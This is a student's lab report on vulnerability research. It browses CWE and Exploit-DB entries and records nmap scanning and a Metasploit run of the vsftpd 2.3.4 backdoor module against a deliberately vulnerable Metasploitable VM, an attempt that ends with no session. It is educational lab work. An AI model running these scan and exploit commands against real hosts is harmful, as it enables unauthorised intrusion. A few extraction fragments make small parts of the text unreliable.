

Experiment No. 8



Batch:A2**Roll No.:16010421073****Experiment No.:8**

Aim: Demonstrating vulnerabilities and exploits with (CVE databases and Exploit db, with Metasploitable).

Resources needed: Common Vulnerabilities and Exposures (CVE) Database, National Vulnerability Database (NVD), Exploit Database (Exploit-DB), Metasploit Framework, VulnHub, Hack The Box (HTB), OWASP WebGoat, Practical Pentest Labs (PPL)

Pre Lab/ Prior Concepts:

Students should have prior knowledge of the Understanding Vulnerabilities, Common Vulnerabilities and Exposures (CVE), Exploits and Exploitation, Exploit Database (Exploit-DB), Metasploit Framework, Metasploitable, Exploitation Process, and Network Fundamentals.

Theory:

Understanding vulnerabilities and exploits is foundational in cybersecurity, providing crucial insights into potential weaknesses in systems and applications. This one-page theory delves into the comprehensive exploration of vulnerabilities through Common Vulnerabilities and Exposures (CVE) databases, Exploit DB, and hands-on experimentation on Metasploitable.

Common Vulnerabilities and Exposures (CVE): CVE serves as a standardized system for identifying and cataloging vulnerabilities and exposures. Each CVE entry provides a unique identifier, facilitating a common understanding across the cybersecurity community. Navigating the CVE database allows professionals to access detailed information about known vulnerabilities, including their descriptions, severity levels, and potential impacts.

Exploit Database (Exploit-DB): Exploit-DB stands as a repository for exploits and proof-of-concept code. Security researchers and professionals contribute to this database, sharing their discoveries and tools related to vulnerabilities. Exploit-DB provides a practical resource for understanding the real-world application of exploits, offering insights into the techniques used to compromise security.

The Metasploit Framework: Metasploit, an open-source penetration testing tool, plays a pivotal role in comprehending vulnerabilities and exploits. It boasts an extensive collection of exploits, payloads, and auxiliary modules. Metasploit allows security professionals to experiment with and validate the exploitation of vulnerabilities in controlled environments.

Metasploitable Experiments: Metasploitable, a deliberately vulnerable virtual machine, serves as an invaluable platform for hands-on experimentation. Security practitioners can actively apply their knowledge of vulnerabilities and exploits in a safe and isolated environment. By exploiting vulnerabilities on Metasploitable, individuals gain practical insights into the exploitation process, honing their skills in identifying, selecting, and executing exploits.

Ethical Considerations and Responsible Conduct: While engaging in experiments with vulnerabilities and exploits, ethical considerations and responsible conduct are paramount. Professionals must adhere to legal and ethical standards, ensuring that their activities are conducted in controlled environments and for educational purposes. Acknowledging the potential impact of exploitation on systems and data underscores the importance

of ethical hacking practices.

Procedure:

Understanding vulnerabilities and exploits involves a structured approach, incorporating the exploration of CVE databases, Exploit DB, and hands-on experimentation on platforms like Metasploitable. Here is a stepwise procedure for this comprehensive process:

Step 1: Familiarize with CVE Databases

- Explore the CVE Database
- Study CVE Entries

Step 2: Dive into Exploit-DB

- Visit Exploit-DB
- Explore Exploit Entries

Step 3: Set Up a Lab Environment


- Download and Install Metasploitable
- Configure Networking

Step 4: Experimentation on Metasploitable

- Identify Vulnerabilities
- Select an Exploit Module in Metasploit
- Configure and Execute the Exploit

Step 5: Analyze and Document Results

- Observe the Exploitation Process
- Document Findings

**Output (Code with result Snapshot)****Step 1: Familiarize with CVE Databases**

viewing <https://cwe.mitre.org/data/definitions/699.html> website to view at CWE of software

Common Weakness Enumeration
A community-developed list of SW & HW weaknesses that can become vulnerabilities

Home > CWE List > CWE: Individual Dictionary Definition (4.14)

Home About CWE List Mapping Top-N Lists Community News Search

CWE VIEW: Software Development

View ID: 699
Vulnerability Mapping: **PROHIBITED**
Type: Graph

Downloads: [Booklet](#) | [CSV](#) | [XML](#)

Objective

This view organizes weaknesses around concepts that are frequently used or encountered in software development. This includes all aspects of the software development lifecycle including both architecture and implementation. Accordingly, this view can align closely with the perspectives of architects, developers, educators, and assessment vendors. It provides a variety of categories that are intended to simplify navigation, browsing, and mapping.

Audience

Stakeholder	Description
Software Developers	Software developers (including architects, designers, coders, and testers) use this view to better understand potential mistakes that can be made in specific areas of their software application. The use of concepts that developers are familiar with makes it easier to navigate this view, and filtering by Modes of Introduction can enable focus on a specific phase of the development lifecycle.
Educators	Educators use this view to teach future developers about the types of mistakes that are commonly made within specific parts of a codebase.

Relationships

The following graph shows the tree-like relationships between weaknesses that exist at different levels of abstraction. At the highest level, categories and pillars exist to group weaknesses. Categories (which are not technically weaknesses) are special CWE entries used to group weaknesses that share a common characteristic. Pillars are weaknesses that are described in the most abstract fashion. Below these top-level entries are weaknesses are varying levels of abstraction. Classes are still very abstract, typically independent of any specific language or technology. Base level weaknesses are used to present a more specific type of weakness. A variant is a weakness that is described at a very low level of detail, typically limited to a specific language or technology. A chain is a set of weaknesses that must be reachable consecutively in order to produce an exploitable vulnerability. While a composite is a set of weaknesses that must all be present simultaneously in order to produce an exploitable vulnerability.

<https://cwe.mitre.org/index.html> [Show Details](#)

here we can see the particular CWE category

Expand All Collapse All Filter View

699 - Software Development

- API / Function Errors - (1228)
- Audit / Logging Errors - (1210)
- Authentication Errors - (1211)
- Authorization Errors - (1212)
- Bad Coding Practices - (1006)
- Behavioral Problems - (438)
- Business Logic Errors - (840)
- Communication Channel Errors - (417)
- Complexity Issues - (1226)
- Concurrency Issues - (557)
- Credentials Management Errors - (255)
- Cryptographic Issues - (310)
- Key Management Errors - (320)
- Data Integrity Issues - (1214)
- Data Processing Errors - (19)
- Data Neutralization Issues - (137)
- Documentation Issues - (1225)
- File Handling Issues - (1219)
- Encapsulation Issues - (1227)
- Error Conditions, Return Values, Status Codes - (389)
- Expression Issues - (569)
- Handler Errors - (429)
- Information Management Errors - (199)
- Initialization and Cleanup Errors - (452)
- Data Validation Issues - (1215)
- Lockout Mechanism Errors - (1216)
- Memory Buffer Errors - (1218)
- Numeric Errors - (189)
- Permission Issues - (275)
- Pointer Issues - (465)
- Privilege Issues - (265)
- Random Number Issues - (1213)
- Resource Locking Problems - (411)
- Resource Management Errors - (399)
- Signal Errors - (387)
- State Issues - (271)

CWE CATEGORY: Authentication Errors

Category ID: 1211

Vulnerability Mapping: **PROHIBITED**

Summary

Weaknesses in this category are related to authentication components of a system. Frequently these deal with the ability to verify that an entity is indeed who it claims to be. If not addressed when designing or implementing a software system, these weaknesses could lead to a degradation of the quality of the authentication capability.

Membership

Nature	Type	ID	Name
MemberOf	V	699	Software Development
HasMember	B	289	Authentication Bypass by Alternate Name
HasMember	B	290	Authentication Bypass by Spoofing
HasMember	B	294	Authentication Bypass by Capture-replay
HasMember	B	295	Improper Certificate Validation
HasMember	B	301	Reflection Attack in an Authentication Protocol
HasMember	B	303	Incorrect Implementation of Authentication Algorithm
HasMember	B	305	Authentication Bypass by Primary Weakness
HasMember	B	306	Missing Authentication for Critical Function
HasMember	B	307	Improper Restriction of Excessive Authentication Attempts
HasMember	B	308	Use of Single-factor Authentication
HasMember	B	309	Use of Password System for Primary Authentication
HasMember	B	322	Key Exchange without Entity Authentication
HasMember	B	603	Use of Client-Side Authentication
HasMember	B	645	Overly Restrictive Account Lockout Mechanism
HasMember	B	804	Guessable CAPTCHA
HasMember	B	836	Use of Cryptographic Hash Instead of Password for Authentication

https://cwe.mitre.org/data/definitions/1211.html#Vulnerability_Mapping_Notes

this allows us to see a particular CWE and see the information about this particular CWE

CWE-289: Authentication Bypass by Alternate Name

Weakness ID: 289

Vulnerability Mapping: **ALLOWED**

Abstraction: Base

View customized information:

Description

The product performs authentication based on the name of a resource being accessed, or the name of the actor performing the access, but it does not properly check all possible names for that resource or actor.

Relationships

Relevant to the view "Research Concepts" (CWE-1000)

Nature	Type	ID	Name
ChildOf	G	1390	Weak Authentication
CanFollow	V	46	Path Equivalence: 'filename' (Trailing Space)
CanFollow	V	52	Path Equivalence: '/multiple/trailing/slash/'
CanFollow	V	173	Improper Handling of Alternate Encoding
CanFollow	B	178	Improper Handling of Case Sensitivity

Relevant to the view "Software Development" (CWE-699)

Nature	Type	ID	Name
MemberOf	B	1211	Authentication Errors

Relevant to the view "Architectural Concepts" (CWE-1008)

Modes Of Introduction

Step 2: Dive into Exploit-DB

The screenshot shows the Exploit Database homepage. On the left is a sidebar with navigation links: EXPLOITS, GITHUB, PAPERS, SHELLCODES, SEARCH EXPLOITS, SEARCH GITHUB, SUBMISSIONS, and ONLINE TRAINING. The main content area has a header with the Exploit Database logo and a search bar. Below the header, there are filters for 'Verified' and 'Has App'. A table lists various exploits with columns for Date, D (Download), A (Add), V (Verify), Title, Type, Platform, and Author. The table shows several exploits from 2024-03-28, including 'liveSite Version 2019.1 - Remote Code Execution' and 'WinRAR version 6.22 - Remote Code Execution via ZIP archive'.

Date	D	A	V	Title	Type	Platform	Author
2024-03-28	📄	✗		liveSite Version 2019.1 - Remote Code Execution	WebApps	PHP	tmrswrr
2024-03-28	📄	✗		WinRAR version 6.22 - Remote Code Execution via ZIP archive	Remote	Windows	E1 Coders
2024-03-28	📄	✗		Dell Security Management Server <1.9.0 - Local Privilege Escalation	Local	Linux	Amirhossein Bahramizadeh
2024-03-28	📄	✗		Siklu Multi-Haul TG series < 2.0.0 - unauthenticated credential disclosure	Remote	Hardware	semaja2
2024-03-28	📄	✗		RouterOS 6.40.5 - 6.44 and 6.48.1 - 6.49.10 - Denial of Service	DoS	Hardware	ice-wzl
2024-03-28	📄	✗		Broken Access Control - on NodeBB v3.6.7	WebApps	Multiple	Vibhor Sharma
2024-03-28	📄	✗		Purei CMS 1.0 - SQL Injection	WebApps	PHP	Number 7
2024-03-28	📄	✗		Workout Journal App 1.0 - Stored XSS	WebApps	PHP	MURAT CAGRI ALIS
2024-03-28	📄	✗		Asterisk AMI - Partial File Content & Path Disclosure (Authenticated)	Remote	Multiple	Sean Pesce
2024-03-25	📄	✗		LimeSurvey Community 5.3.32 - Stored XSS	WebApps	PHP	Subhankar Singh
2024-03-25	📄	✗		Nagios XI Version 2024R1.01 - SQL Injection	WebApps	Multiple	Jarod Jaslow (MAWK)
2024-03-25	📄	✗		Wallace < 1.11.2 - File Upload RCE	WebApps	PHP	cml

exploit db lets us add various filters depending upon the type, platform, author, port or look for any particular tag that you might be looking for

The screenshot shows the 'Advanced' search filters section of the Exploit Database. It includes dropdown menus for 'Type' (Any), 'Platform' (Any), 'Author' (Begin typing...), 'Port' (Any), and 'Tag' (Any). There is also a search icon and the word 'Advanced'.

<https://www.exploit-db.com/exploits/49266> look at this website to view the particular exploit which is about webapp code execution which allows the attacker to bypass authentication in android.

The screenshot shows the details page for the exploit 'Magic Home Pro 1.5.1 - Authentication Bypass'. The page includes a title, a table with metadata, and a code block for the exploit script.

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49266	N/A	VICTOR HANNA	WEBAPPS	ANDROID	2020-12-16

EDB Verified: ✗


Exploit: 📄 / 📄

Vulnerable App:


```
# Exploit Title: Magic Home Pro 1.5.1 - Authentication Bypass
# Google Dork: NA
# Date: 22 October 2020
# Exploit Author: Victor Hanna (Trustwave SpiderLabs)
# Author Github Page: https://9lyph.github.io/CVE-2020-27199/
# Vendor Homepage: http://www.zengge.com/appkzd
# Software Link: https://play.google.com/store/apps/details?id=com.zengge.wifi&hl=en
# Version: 1.5.1 (REQUIRED)
# Tested on: Android 10
```


Step 3: Set Up a Lab Environment


as the virtualbox already contains metasploitable we skip this step.



Step 4: Experimentation on Metasploitable



run ifconfig to get both the OS IP address



Scanning metasploitable using nmap on kali


```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
(kali@kali)-[~]  
$ nmap -sV 192.168.1.37 -p-  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-11 16:20 EST  
Nmap scan report for 192.168.1.37  
Host is up (0.034s latency).  
Not shown: 65505 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
```

Use metasploit framework to run attacks on metasploitable2



```

kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x
(kali@kali)-[~]
$ msfconsole
search vMetasploit tip: After running db_nmap, be sure to check out the results of hosts and services
# cowsay++
< metasploit >
  \  (oo)_____\
   (__)_____) \
    ||----|| *

+ -- --=[ metasploit v6.3.55-dev ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

```



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
+ -- --=[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search vsftpd  
Matching Modules  
=====
```

#	Name Description	Disclosure Date	Rank	Check
0	auxiliary/dos/ftp/vsftpd_232 VSFTPD 2.3.2 Denial of Service	2011-02-03	normal	Yes
1	exploit/unix/ftp/vsftpd_234_backdoor VSFTPD v2.3.4 Backdoor Command Execution	2011-07-03	excellent	No

```
  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf6 > use 1  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

ch a change is effective only after running sudo apt update



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > search vsftpd  
Matching Modules  
# Name Description Disclosure Date Rank Check  
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes  
VSFTPD 2.3.2 Denial of Service  
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No  
VSFTPD v2.3.4 Backdoor Command Execution  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf6 > use 1  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.37  
RHOST => 192.168.1.37  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```



```

kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x

# Name Disclosure Date Rank Check
Description
- - - - -
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes
VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.37
RHOST => 192.168.1.37
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.37:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.37:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

Post Lab Questions: -

1. Describe the process you followed to identify vulnerabilities on the Metasploitable virtual machine. Which tools did you use, and what specific vulnerabilities did you discover?

Ans: To identify vulnerabilities on the Metasploitable virtual machine, I followed these steps using various tools:

- **Scanning with Nmap:**
I initiated a network scan using Nmap to identify open ports and services running on the Metasploitable VM.
Command: `nmap -A <ip_address>`
- **Exploitation using Metasploit:**
Based on the identified vulnerabilities, I searched for corresponding exploit modules in Metasploit. Command: `search vsftpd`

After finding relevant exploits, I configured and executed them against the vulnerable services on Metasploitable.

Manual Verification:

I manually verified the success of exploitation by observing any system changes, gaining unauthorized access, or retrieving sensitive information.

Specific vulnerabilities discovered during this process could include:

VSFTPD Backdoor Vulnerability (CVE-2011-2523): A backdoor was discovered in the VSFTPD version running on Metasploitable, allowing unauthorized access.

2. Evaluate the effectiveness of your documentation during and after the experiment. What details did you record, and how would this documentation aid in analysis, reporting, or future reference?

Ans: The documentation maintained throughout and after the experiment proved instrumental in evaluating the effectiveness of our vulnerability assessment and exploit experimentation. Recorded details included comprehensive descriptions of vulnerabilities identified, steps taken during exploitation attempts, screenshots or logs capturing the exploitation process, and outcomes observed. This documentation aids in thorough analysis by providing a clear trail of actions taken, facilitating root cause analysis in case of failures or unexpected results. Additionally, it serves as a foundation for reporting findings to stakeholders, ensuring transparency and clarity in communicating discovered vulnerabilities and associated risks. Furthermore, the documentation serves as a valuable resource for future reference, enabling the replication of experiments, refinement of methodologies, and continuous improvement in security practices.

Outcomes: CO3: Understand attack methodology

Conclusion: (Conclusion to be based on the objectives and outcomes achieved)

Understood various CWE and ran an exploit on metasploitable using Metasploit.

Signature of faculty in charge with date

References:

1. <https://www.exploit-db.com/>
2. <https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/>
3. <https://www.hackers-arise.com/post/working-with-exploits-using-exploit-db-to-find-exploits>

